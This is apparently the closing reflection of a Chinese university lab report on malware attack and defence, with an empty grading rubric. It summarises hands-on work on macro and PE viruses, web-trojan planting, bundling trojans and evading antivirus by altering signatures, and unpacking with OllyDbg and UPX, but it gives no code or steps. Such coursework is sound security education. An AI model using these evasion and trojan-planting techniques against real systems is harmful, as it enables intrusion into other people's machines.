通过本次上机实验，我学到了很多，对课堂所学有了进一步的理解。在病毒攻防部分，我理解 Word 宏病毒的感染方式、工作原理及杀毒方法，并针对实验特定的 word 宏病毒设计了专杀工具；掌握了 linux 下恶意脚本执行的原理，了解了一般恶意脚本的攻击方式，并知道了如何防治恶意脚本的攻击；掌握 clamAV 安装方法并了解了相关操作；知道了文件型病毒的原理即 PE 文件结构，知道了文件型病毒的发现及清除方法。在网络攻击与防御部分，我了解了木马的工作原理，实验步骤实践学习网页木马，利用工具生成网页木马，完成对默认网站的“挂马”过程，并通过木马对目标主机进行操作。知道了木马的捆绑与隐藏，理解了木马的植入、清除过程，知道了通过对特征码的修改，实现了对木马安装程序的免杀，并能够对特定的木马进行删除。在实验的拓展部份，我学会了使用 LoadPE 工具，查看各个块实际偏移地址；学会了根据 IID 数组内容确定 DLL 文件名称和 DLL 文件偏移地址，能够通过 OllyDbg 工具，加载 DLL 文件并查找程序入口点 OEP；知道如何使用 UPX 壳本身实现脱壳操作。本次实践锻炼了自己的动手能力及思维能力，在合作实验中和同学共同完成任务，让我明白了合作的重要性，提高了自己的团队合作能力。通过本次实验，我发现我还有很多知识需要学习，对部分知识掌握还有所欠缺，让我明白了实践出真知，只有通过不断地学习积累经验，才能把知识转化为技能。总之，本次上机实践课我获益匪浅。

评分表

考核标准	得分
(1) 正确理解和掌握实验所涉及的概念和原理 (10%) ;	
(2) 报告整洁、完整 (30%) ;	
(3) 运行结果正确、分析准确 (30%) ;	
(4) 实验过程中, 具有严谨的学习态度 (10%) ;	
(5) 实验具有一定的创新性 (20%) ;	

www.flagxue.cn